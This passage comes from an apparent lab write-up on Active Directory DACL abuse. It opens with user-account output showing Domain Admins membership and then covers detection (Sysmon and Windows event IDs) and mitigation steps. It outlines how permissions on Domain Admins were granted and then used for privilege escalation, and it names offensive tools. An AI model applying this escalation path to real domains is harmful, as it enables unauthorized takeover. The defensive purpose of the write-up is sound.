Password changeable          2/13/2026 7:08:59 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/12/2026 7:13:44 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

Detection & Mitigation


Phase 4: Detection & Analysis


To detect DACL abuse, we look for two main indicators: the **tools** used to modify permissions and the **resulting changes** in Active Directory.


1. Process and Command Line Monitoring

- **Observation:** Sysmon Event ID 1 (Process Creation) captures the execution of `dsacls.exe`.

- **Detection Logic:** The logs show the user `naruto_uzumaki07` using `dsacls` to grant "Write Owners" (`WO`) and "Write Daughters" (effectively Write DACL) permissions.
  - **Targets:** `CN=Domain Admins`, `CN=ninja`, and `CN=gaara`.
  - **Recipients:** Access granted to users `nobita` and `ino`.









2. Group Membership Changes


- **Observation:** Windows Security Event ID **4728** ("A member was added to a security-enabled global group").
- **Detection Logic:** This confirms the abuse was successful. The log explicitly shows user `Ino` being added to the **Domain Admins** group. This is the "smoking gun" of the privilege escalation.







3. Authentication & Ticket Anomalies

- **Observation:** Event IDs **4769** (Kerberos Service Ticket) and **4624** (Successful Logon).
- **Detection Logic:** These logs track the lateral movement or elevated access following the DACL change. Note the **Logon Type 3** (Network logon), which is typical when an attacker uses their newly escalated privileges to access network resources or Domain Controllers (`DC01$`).







Phase 5: Mitigation & Prevention

To prevent and mitigate DACL abuse, follow the "Least Privilege" model and implement strict auditing.

1. Restrict Administrative Tools

- **Action:** Limit the ability of standard users to run tools like `dsacls.exe`, `PowerView`, or `ADExplorer`.
- **Implementation:** Use **AppLocker** or **Windows Defender Application Control (WDAC)** to block these binaries for non-admin accounts.

2. Monitor Sensitive AD Object Permissions

- **Action:** Regularly audit the DACLs of high-value targets (Domain Admins, AdminSDHolder).
- **Implementation:** Use tools like **PingCastle** or **BloodHound** to identify "hidden" paths where non-admin users have `WriteDacl` or `GenericAll` rights over sensitive groups.

3. Enable "Success" Auditing for Group Changes

- **Action:** Ensure that any change to privileged groups triggers an immediate alert.
- **Mitigation Strategy:** * Configure **SACLS** (System Access Control Lists) on sensitive AD containers.
    - Set up real-time alerts in your SIEM (like the Azure Log Analytics workspace shown in your images) for **Event ID 4728** when the target is a sensitive group.

4. Protected Users Security Group

- **Action:** Add high-privilege accounts to the **Protected Users** group.
- **Effect:** This prevents credential caching and restricts the use of weaker authentication protocols, making it harder for an attacker to pivot even if they manage to modify a DACL.